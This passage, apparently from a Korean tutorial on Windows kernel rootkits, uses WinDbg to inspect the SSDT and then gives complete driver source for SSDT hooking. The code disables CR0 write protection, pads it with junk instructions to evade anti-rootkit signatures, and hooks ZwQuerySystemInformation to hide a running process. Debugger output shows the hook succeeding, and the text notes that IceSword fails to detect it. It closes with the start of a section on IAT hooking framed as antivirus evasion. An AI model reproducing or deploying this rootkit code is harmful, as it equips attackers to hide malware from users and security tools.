먼저 VKMon.exe를 실행한 후, 윈도우 가상머신을 디버깅 모드로 부팅한다. 그러면 자동으로 미리 설정해 둔 Windbg가 붙으며 디버깅이 시작된다. 부팅을 시작하면 먼저 ntoskernl.exe의 함수들(DebugService2, DbgLoadImageSymbols, KdInitSystem)을 호출하며 디버깅 세팅을 완료한 후, 부팅을 한다. 부팅을 완료하면 Windbg상단의 Break버튼을 클릭하여, 시스템에 인터럽트를 준 후 디버깅을 시작할 수 있다.



[그림 2-28] Break 버튼

먼저 [그림 2-29]는 NtReadFile에 대해 입력한 결과이다. NtReadFile의 정보와 ZwReadFileScatter에 대한 정보가 출력된다.

```
kd> u ntdll NtReadFile
ntdll!NtReadFile:
7c93d9b0 b8b7000000      mov     eax,0B7h
7c93d9b5 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c93d9ba ff12            call    dword ptr [edx]
7c93d9bc c22400          ret     24h
7c93d9bf 90              nop
ntdll!ZwReadFileScatter:
7c93d9c0 b8b8000000      mov     eax,0B8h
7c93d9c5 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c93d9ca ff12            call    dword ptr [edx]
```

[그림 2-29]

[그림 2-30]은 **ZwReadFile**에 대해 검색한 결과이다. **NtReadFile과 동일하다**. 즉 유저모드에서는 ZwReadFile을 호출하더라도 **NtReadFile을 호출**한다는 것을 알 수 있다.

```
kd> u ntdll ZwReadFile
ntdll!NtReadFile:
7c93d9b0 b8b7000000      mov     eax,0B7h
7c93d9b5 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c93d9ba ff12            call    dword ptr [edx]
7c93d9bc c22400          ret     24h
7c93d9bf 90              nop
ntdll!ZwReadFileScatter:
7c93d9c0 b8b8000000      mov     eax,0B8h
7c93d9c5 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c93d9ca ff12            call    dword ptr [edx]
```

[그림 2-30]

그러나 커널 모드(Ntoskrnl.lib)에서는 NtReadFile, ZwReadFile 모두 정상적으로 함수를 실행한다. 명령창에서 입력해봄으로써 확인해볼 수 있다. (10page)

```
nt!NtReadFile:
805737aa 6a68            push    68h
805737ac 68a8aa4d80      push    offset nt!FsRtlLegalAnsiCharacterArray+0x1008 (804daaa8)
805737b1 e85a67fcff      call    nt!wctomb+0x45 (80539f10)
805737b6 33f6            xor     esi,esi
805737b8 8975e0          mov     dword ptr [ebp-20h],esi
805737bb 8975cc          mov     dword ptr [ebp-34h],esi
805737be 897590          mov     dword ptr [ebp-70h],esi
805737c1 897594          mov     dword ptr [ebp-6Ch],esi
```

[그림 2-31]

```
nt!ZwReadFile:
80500be4 b8b7000000      mov     eax,0B7h
80500be9 8d542404        lea     edx,[esp+4]
80500bed 9c              pushfd
80500bee 6a08            push    8
80500bf0 e88ce80300      call    nt!KeReleaseInStackQueuedSpinLockFromDpcLevel+0x95d (8053f481)
80500bf5 c22400          ret     24h
80500bf8 b8b8000000      mov     eax,0B8h
80500bfd 8d542404        lea     edx,[esp+4]
```

[그림 2-32]

```
kd> u ntdll!ZwReadFile
Couldn't resolve error at 'ntdll!ZwReadFile'
kd> g

*BUSY* Debuggee is running...
```

2.4.3 SSDT(System Service Descriptor Table)

2.4.3.1 SSDT 개념

테이블은 시스템 서비스들이 있는 메모리 주소들을 모아둔 자료구조이다. 윈도우는 인터럽트 발생시 해당 테이블을 참조하여 서비스로 이동한다.

GDT (Global Descriptor Table)
LDT (Local Descriptor Table)
IDT (Interrupt Descriptor Table)

[표 2-12] System Service Discriptor Table


운영체제는 자신만의 테이블을 만들어 참조한다. 운영체제가 만드는 테이블 중에 SSDT라는 것이 있다. SSDT는 시스템 서비스의 모든 주소를 가지고 있는 보물지도다. Ntoskrnl.exe에서 관리한다. 인터럽트 발생 시 SSDT를 참고하여 주소를 알려준다.

SSDT (System Service Dispatch Table)
➔ SSDT는 시스템에서 사용하는 모든 시스템 서비스의 주소를 가지고 있다

[표 2-13] SSDT (System Service Dispatch Table)


이 테이블을 간단히 조작/변경함으로써 시스템의 모든 서비스를 다룰 수 있기 때문에 **커널 루트킷에 사용된다.** 프로세스, 파일, 디렉토리 은닉이 가능하다. SSDT조작을 그림으로 나타내면 [그림 2-33]와 같다. 이렇게 Rootkit을 중간에 삽입시키는 것이 필요하며, **디바이스 드라이버**를 이용하면 그 작업이 가능하다.

SSDT의 서비스 주소 중에 **시스템의 파일을 조회하는 함수**를 후킹해 조작한다면, 루트킷의 프로세스가 보이지 않게끔 할 수 있다.



[그림 2-33] SSDT Hooking

이것을 상세하게 보면 [그림 2-34]와 같다. **KeServiceDescriptortable**함수는 SSDT와 SSPT의 주소들이 정리되어 있는 곳에 접근할 수 있다. SSDT는 서비스 주소값이 들어있고, SSPT는 해당 서비스에 들어가는 파라미터의 크기(바이트)가 들어있다.



[그림 2-34] SSDT 후킹, 출처 루트킷을 이용한 악성코드

또한 **KeServiceDescriptortable** 함수의 NumberOfService는 서비스의 크기다. 따라서 SSDT 테이블의 크기는 NumberOfService x 4바이트 라는 말이 된다. 이를 커널에서 직접 확인해 보자.

먼저 KeServiceDescriptorTable의 심볼을 확인해 본다. 이는 0x80554fa0에 위치해 있다.

```
kd> x nt!KeServiceDescriptorTable
80554fa0          nt!KeServiceDescriptorTable = <no type information>
```

[그림 2-35]

따라서 0x80554fa0위치의 메모리를 dd(Double Word형태로 메모리 조회)로 확인한다. SSDT의 주소가 0x8053b8c0이고, 멤버 수가 0x11c개 이다.

```
kd> dd 80554fa0
80554fa0  80503b8c 00000000 0000011c 80504000
80554fb0  00000000 00000000 00000000 00000000
80554fc0  00000000 00000000 00000000 00000000
80554fd0  00000000 00000000 00000000 00000000
80554fe0  00002710 bf80c0b6 00000000 00000000
80554ff0  f7ae6a80 f69b2b60 865bb230 806e3f40
80555000  00000000 00000000 00000000 00000000
80555010  48c4e4c0 01d13121 00000000 00000000
```

[그림 2-36] KeServiceDescriptorTable 인자 확인

```
kd> dds 80554fa0
80554fa0  80503b8c nt!KiServiceTable
80554fa4  00000000
80554fa8  0000011c
80554fac  80504000 nt!KiArgumentTable
80554fb0  00000000
80554fb4  00000000
```

[그림 2-37] KeServiceDescriptorTable 인자 정보

Windbg에서 **dds**는 4바이트씩 메모리를 확인하고, dqs는 8바이트씩 확인한다. 그리고 dps는 포인터 사이즈(컴퓨터 아키텍쳐별로 다름)씩 확인한다. dds를 이용해 11c개의 **함수이름**을 확인해 보자. [그림 2-38]와 같이 **함수이름**들이 확인된다.

```
kd> dds 80503b8c L11c
80503b8c  8059b948 nt!NtAcceptConnectPort
80503b90  805e8db6 nt!NtAccessCheck
80503b94  805ec5fc nt!NtAccessCheckAndAuditAlarm
80503b98  805e8de8 nt!NtAccessCheckByType
80503b9c  805ec636 nt!NtAccessCheckByTypeAndAuditAlarm
80503ba0  805e8e1e nt!NtAccessCheckByTypeResultList
80503ba4  805ec67a nt!NtAccessCheckByTypeResultListAndAuditAlarm
80503ba8  805ec6be nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
80503bac  8060ddfe nt!NtAddAtom
80503bb0  8060eb50 nt!NtSetBootEntryOrder
80503bb4  805e41b4 nt!NtAdjustGroupsToken
80503bb8  805e3e0c nt!NtAdjustPrivilegesToken
80503bbc  805ccde6 nt!NtAlertResumeThread
80503bc0  805ccd96 nt!NtAlertThread
```

[그림 2-38]

2.4.3.2 SSDT 메모리 보호 해지 : CR0 트릭

Windows XP이상의 경우 SSDT와 IDT가 속한 메모리 페이지는 읽기 전용 속성으로 보호된다. 그러나 필자는 SSDT의 메모리 영역에 존재하는 OldZwQueryDirectoryFile를 후킹하여 새로 작성한 NewZwQueryDirectoryFile로 변경해야 한다. 따라서 해당 메모리 영역을 쓰기 가능하게 변경해야 한다. 이를 위한 방법 중 하나는 CR0트릭이다. 먼저 CR0레지스터의 구조는 [그림 2-39]과 같다.

[그림 2-39] CR0 레지스터

CR0(Controller Register 0)의 WP비트는 읽기 전용 메모리 페이지에 대한 데이터 쓰기를 제어하는 비트이다. WP비트가 0이면 메모리 보호 기능이 해제된다. 따라서 해당 비트를 [그림 2-40]와 같이 조작한다. 먼저 인터럽트를 불능화한 뒤, CR0레지스터의 내용을 EAX레지스터로 이동시킨다. (EAX 레지스터는 연산에 사용되는 레지스터이다.) 그 뒤 EAX레지스터의 값(CR0)과 10000H(1 0000 0000 0000 0000)의 NOT값(1111 1111 1111 1111)과 AND연산을 한다. 이 연산이 끝난 EAX레지스터의 값을 CR0에 적용시킨다.

```
_asm
{
    CLI                     //dissable interrupt
    MOV    EAX, CR0         //move CR0 register into EAX
    AND EAX, NOT 10000H //disable WP bit
    MOV    CR0, EAX         //write register back
}
```

[그림 2-40] CR0 트릭 코드

하지만 [그림 2-40]의 코드는 루트킷에 많이 쓰이면서부터 백신 프로그램은 이 코드를 루트킷 탐지에 사용한다. 이렇게 탐지되는 문제를 해결하기 위해, 안티 루트킷이 특정 실행 코드가 연속적으로 나오는 경우에만 검출해 낼 수 있다는 허점을 노려, INC EAX, DEX EAX와 같은 의미 없는 쓰레기 코드를 추가하여 탐지를 어렵게 한다. 최신의 루트킷을 보면 이러한 의미 없는 코드가 매우 많다.

```
_asm
{
    CLI                     //dissable interrupt
    INC EAX
    DEC EAX
    MOV    EAX, CR0         //move CR0 register into EAX
    AND EAX, NOT 10000H //disable WP bit
    MOV    CR0, EAX         //write register back
}
```

[그림 2-41] CR0트릭 코드(안티 루트킷의 탐지를 우회)

악성코드와 연결된 루트킷은 **NtQuerySystemInformation 함수**를 이용한다. 이 함수는 현재 시스템의 모든 프로세스 리스트를 얻어 알려주는 기능을 한다. 루트킷은 이 서비스를 후킹하여, 악성코드의 프로세스 정보를 없애서 악성코드를 감춘다.

2.4.3.3 SSDT Hooking 코드 구현

```
#include "ntddk.h"
#pragma pack(1)
```

```
//SDE 구조체 선언
typedef struct ServiceDescriptorEntry {
  unsigned int *ServiceTableBase;
  unsigned int *ServiceCounterTableBase;
  unsigned int NumberOfServices;
  unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()
//SSDT 를 임포트한다. KeServiceDescriptorTable 이라는 구조체로 관리된다.
__declspec(dllimport) ServiceDescriptorTableEntry_t KeServiceDescriptorTable;

//SSDT 주소를 리턴하는 매크로
#define Syscall_Index(_Func) *(PULONG) ((PUCHAR)_Func+1)
#define
Syscall_Ptr(_Org_Func)&(((PLONG)KeServiceDescriptorTable.ServiceTableBase)[Sy
scall_Index(_Org_Func)])

//WP 무력화를 위한 bit mask
#define SetCr_Mask 0x0FFFEFFFF

//SystemInformation 구조체 선언
struct _SYSTEM_THREADS
{
  LARGE_INTEGER KernelTime;
  LARGE_INTEGER UserTime;
  LARGE_INTEGER CreateTime;
  ULONG WaitTime;
  PVOID StartAddress;
  CLIENT_ID ClientIs;
  KPRIORITY Priority;
  KPRIORITY BasePriority;
  ULONG ContextSwitchCount;
  ULONG ThreadState;
  KWAIT_REASON WaitReason;
};
//SystemInformation 구조체 선언
struct _SYSTEM_PROCESSES
{
  ULONG NextEntryDelta;
  ULONG ThreadCount;
  ULONG Reserved[6];
  LARGE_INTEGER CreateTime;
  LARGE_INTEGER UserTime;
  LARGE_INTEGER KernelTime;
  UNICODE_STRING ProcessName;
  KPRIORITY BasePriority;
  ULONG ProcessId;
  ULONG InheritedFromProcessId;
  ULONG HandleCount;
  ULONG Reserved2[2];
  VM_COUNTERS VmCounters;
  IO_COUNTERS IoCounters; //windows 2000 only
  struct _SYSTEM_THREADS Threads[1];
};
NTSYSAPI //dll 을 임포트하기 위해 사용
  NTSTATUS
  NTAPI ZwQuerySystemInformation(
```

```
  IN ULONG SystemInformationClass,
  IN PVOID SystemInformation,
  IN ULONG SystemInformationLength,
  OUT PULONG ReturnLength);
typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION)(
  ULONG SystemInformationCLass,
  PVOID SystemInformation,
  ULONG SystemInformationLength,
  PULONG ReturnLength
  );


//기존의 함수 주소 저장을 위한 변수
ZWQUERYSYSTEMINFORMATION OldZwQuerySystemInformation;


//새로운 ZwQuerySystemInformation
NTSTATUS NewZwQuerySystemInformation(
  IN ULONG SystemInformationClass,
  IN PVOID SystemInformation,
  IN ULONG SystemInformationLength,
  OUT PULONG ReturnLength)
{
  NTSTATUS ntStatus;
  //NtQuerySystemInfrormation 함수 호출
  ntStatus = ((ZWQUERYSYSTEMINFORMATION)(OldZwQuerySystemInformation)) (
    SystemInformationClass,
    SystemInformation,
    SystemInformationLength,
    ReturnLength );
  if( NT_SUCCESS(ntStatus))
  {
    if(SystemInformationClass == 5)
    {
      struct _SYSTEM_PROCESSES *curr = (struct _SYSTEM_PROCESSES
        *)SystemInformation;
      struct _SYSTEM_PROCESSES *prev = NULL;
      while(curr)
      {
        if (curr->ProcessName.Buffer != NULL)
        {
          //프로세스명이 "calc"인 경우
          if(0 == memcmp(curr->ProcessName.Buffer, L"calc", 8))
          {
            //전 SystemInformation 이 존재하는 경우
            if(prev)
            {
              //전 SystemInformation 의 NetxtEntryDelta 에 다음
SystemInformation 의 위치를 저장한다.
                if(curr->NextEntryDelta)
                  prev->NextEntryDelta +=
                  curr->NextEntryDelta;
              //마지막 프로세서일 경우
                else
                  prev->NextEntryDelta = 0;
            }
```

```
            //전 SystemInformation 이 존재하지 않는 경우
            else
            {
              //다음 SystemInformation 을 맨 앞의 SystemInformation 으로 만든다.
                if(curr->NextEntryDelta)
                {
                  (char *)SystemInformation +=
                    curr->NextEntryDelta;
                }
                //마지막 프로세스일 경우
                else
                  SystemInformation = NULL;
            }
          }
        }
        //현재 SystemInformation 을 저장
        prev = curr;
        //다음 SystemInformation 으로 넘어감
        if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);
        //다음 SystemInformation 이 존재하지 않는다면
        else curr = NULL;
      }
    }
  }
  return ntStatus;
}
//드라이버 언로드 루틴
VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
  //WP 무력화/CR0 의 WP 를 제거
    __asm {
    push eax;
    inc eax; //쓸모없음
    dec eax; //쓸모없음
    mov eax, cr0;
    and eax, SetCr_Mask;
    mov cr0, eax;
    pop eax;
  }
  //후킹한 SSDT 를 원상복귀 시킨다.
  InterlockedExchange((LONG *)Syscall_Ptr(ZwQuerySystemInformation),
    (LONG)OldZwQuerySystemInformation);
  //WP 설정/CR0 의 WP 를 설정
    __asm {
    push eax;
    inc eax; //쓸모없음
    dec eax; //쓸모없음
    mov eax, cr0;
    or eax, not SetCr_Mask;
    mov cr0, eax;
    pop eax;
  }
}
//드라이버 엔트리 루틴
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
  IN PUNICODE_STRING theRegistryPath)
```

```
{
  theDriverObject->DriverUnload = OnUnload;
  OldZwQuerySystemInformation
=(ZWQUERYSYSTEMINFORMATION)Syscall_Ptr(ZwQuerySystemInformation);
  //WP 무력화/CR0 의 WP 를 제거
    __asm {
    push eax;
    inc eax; //쓸모없음
    dec eax; //쓸모없음
    mov eax, cr0;
    and eax, SetCr_Mask;
    mov cr0, eax;
    pop eax;
  }
  //SSDT 후킹
  OldZwQuerySystemInformation =
(ZWQUERYSYSTEMINFORMATION)InterlockedExchange(
    (LONG *)Syscall_Ptr(ZwQuerySystemInformation),
    (LONG)NewZwQuerySystemInformation);
  //WP 설정/CR0 의 WP 를 설정
      __asm {
    push eax;
    inc eax; //쓸모없음
    dec eax; //쓸모없음
    mov eax, cr0;
    or eax, not SetCr_Mask;
    mov cr0, eax;
    pop eax;
  }
  return STATUS_SUCCESS;
}
```

2.4.3.4 커널의 변화

- *SSDT 후킹 전의 커널 오브젝트*

먼저 SSDT를 관리하는 KeServicedescriptortable를 검색하였다. 0x80554fa0의 위치에 존재한다.

```
kd> dd KeServicedescriptortable
80554fa0  80503b8c 00000000 0000011c 80504000
80554fb0  00000000 00000000 00000000 00000000
80554fc0  00000000 00000000 00000000 00000000
80554fd0  00000000 00000000 00000000 00000000
80554fe0  00002710 bf80c0b6 00000000 00000000
80554ff0  f720ea80 f6b16b60 8623d3c8 806e3f40
80555000  00000000 00000000 fc1f128c ffffffff
80555010  b5336b4c 01d1323c 00000000 00000000
```

[그림 2-42]

처음 인자인 0x80503b8c는 KiServiceTable의 시작 주소를 가리킨다. **KiServiceTable**은 윈도우 시스

템에서 SSDT 구조체의 이름이다.

```
kd> ln 80503b8c
(80503b8c)   nt!KiServiceTable   |  (80503ffc)   nt!KiServiceLimit
Exact matches:
    nt!KiServiceTable (<no parameter info>)
```

[그림 2-43]

0x80503b80에 위치하는 SSDT를 조회하였다. ntoskrnl.exe에 존재하는 수많은 커널 함수들이 확인된다. [그림 2-44]에서 파란 네모는 주소값은 해당 함수의 주소값이고, 빨간 네모는 SSDT내에서의 이 위치값의 주소이다.

```
kd> dds 80503b8c L11c
80503b8c  8059b948 nt!NtAcceptConnectPort
80503b90  805e8db6 nt!NtAccessCheck
80503b94  805ec5fc nt!NtAccessCheckAndAuditAlarm
80503b98  805e8de8 nt!NtAccessCheckByType
80503b9c  805ec636 nt!NtAccessCheckByTypeAndAuditAlarm
80503ba0  805e8e1e nt!NtAccessCheckByTypeResultList
80503ba4  805ec67a nt!NtAccessCheckByTypeResultListAndA
80503ba8  805ec6be nt!NtAccessCheckByTypeResultListAndA
80503bac  8060ddfe nt!NtAddAtom
```

[그림 2-44]

프로세스를 조회하는 함수인 NtQuerySystemInformation는 SSDT에서 0x8053e40에 위치한다. 함수의 주소는 0x80609b48이다.

```
80503e30  8060d30c nt!NtQuerySemaphore
80503e34  805bb81a nt!NtQuerySymbolicLinkObject
80503e38  8060eb6c nt!NtQuerySystemEnvironmentValue
80503e3c  8060eb26 nt!NtQuerySystemEnvironmentValueEx
80503e40  80609b48 nt!NtQuerySystemInformation
80503e44  8060b9e4 nt!NtQuerySystemTime
80503e48  8060f268 nt!NtQueryTimer
```

[그림 2-45] NtQuerySystemInformation 함수의 위치

```
kd> ln 80609b48
(80609b48)   nt!NtQuerySystemInformation   |  (8060b092)   nt!NtShutdownSystem
Exact matches:
    nt!NtQuerySystemInformation (<no parameter info>)
```

[그림 2-46] NtQuerySystemInformation 함수 정보 확인

- *SSDT 후킹 후*

동일한 명령어로 SSDT의 위치를 검색한다.

```
kd> dds 80503b8c L11c
```

[그림 2-47] SSDT 검색


[그림 2-48]와 같이 NtQuerySystemInformation의 주소가 0xf7c84410로 변경되었다. 원래의 값은 0x8053e40이다.

```
80503e34  805bb81a nt!NtQuerySymbolicLinkObject
80503e38  8060eb6c nt!NtQuerySystemEnvironmentValue
80503e3c  8060eb26 nt!NtQuerySystemEnvironmentValueEx
80503e40  f7c84410*** ERROR: Module load completed but symbols could not be loaded for bypass_gmer.sys
 bypass_gmer+0x410
80503e44  8060b9e4 nt!NtQuerySystemTime
80503e48  8060f268 nt!NtQueryTimer
80503e4c  8060b29c nt!NtQueryTimerResolution
80503e50  8061a4be nt!NtQueryValueKey
```

[그림 2-48] 변경된 함수


2.4.3.5 시스템 변화

해당 코드를 바탕으로 디바이스 드라이버를 생성한 후 인스톨 및 실행하면 calc.exe가 은닉된다.




[그림 2-49] 전


디바이스 드라이버를 인스톨하면 calc.exe의 프로세스 정보가 사라짐을 확인할 수 있다. calc.exe프로세스는 계속 구동중이다.




[그림 2-50] 후 (사라진 프로세스 정보)



IceSword도 우회 못함 gg



IceSword로 본 SSDT



2.5 IAT Hooking

모든 사용자 프로그램 시스템의 API를 사용한다. 실행 파일들은 데이터섹션(.data)에 자신의 익스포트함수 정보를 포함한다. 그리고 IMAGE_IMPORT_DESCRIPTOR 구조체의 FirstTrunk에는 IAT주소를 가지고 있다.

IAT와 EAT 정보	
익스포트 함수 정보	실행 파일의 데이터섹션(.data)
임포트 함수 정보(IAT)	IMAGE_IMPORT_DESCRIPTOR 구조체의 FirstTrunk에 포함된다.

[표 2-14]

그렇다면? 이제 감이 올 것이다. IAT내의 Import Address를, attack.dll의 주소로 바꾸면 된다! 그러나, 유저모드에서 이렇게 attack.dll으로 후킹을 위해서는 attack.dll 프로세스의 핸들을 열어야 한다. 이런 행위는 AV가 발견하기 쉽다. 그래서 이를 커널모드에서 작성하도록 한다.

커널 모드에서 IAT 후킹하기? → **PsSetImageLoadNotifyRoutine** 사용!

PsSetImageLoadNotifyRoutine은 커널모드의 콜백 API함수이다. 새로운 프로세스, DLL이 메모리에 적재될 때 이 함수가 호출된다. 이 함수의 파라미터 인자에는 로드된 파일이름, 생성된 PID, IMAGE_INFO구조체(←PE이미지의 주소를 포함하므로 IMAGE_IMPORT_DESCRIPTOR의 위치를 알수 있으므로 IAT위치를 알 수 있다.)가 있다. PsSetImageLoadNotifyRoutine을 사용하는 이유는 이 함수가 호출되는 시점이 특별하기 때문이다. 이 함수는 다음과 같은 시점에 호출된다. "메모리에 실행파일 이미지가 로드된 후, 그리고 실행은 하기 전". 그 결과 그러한 함수는 유저모드 후킹을 로드된 이미지에 삽입하기에 딱 적절하다.

- *PsSetImageLoadNotifyRoutine*

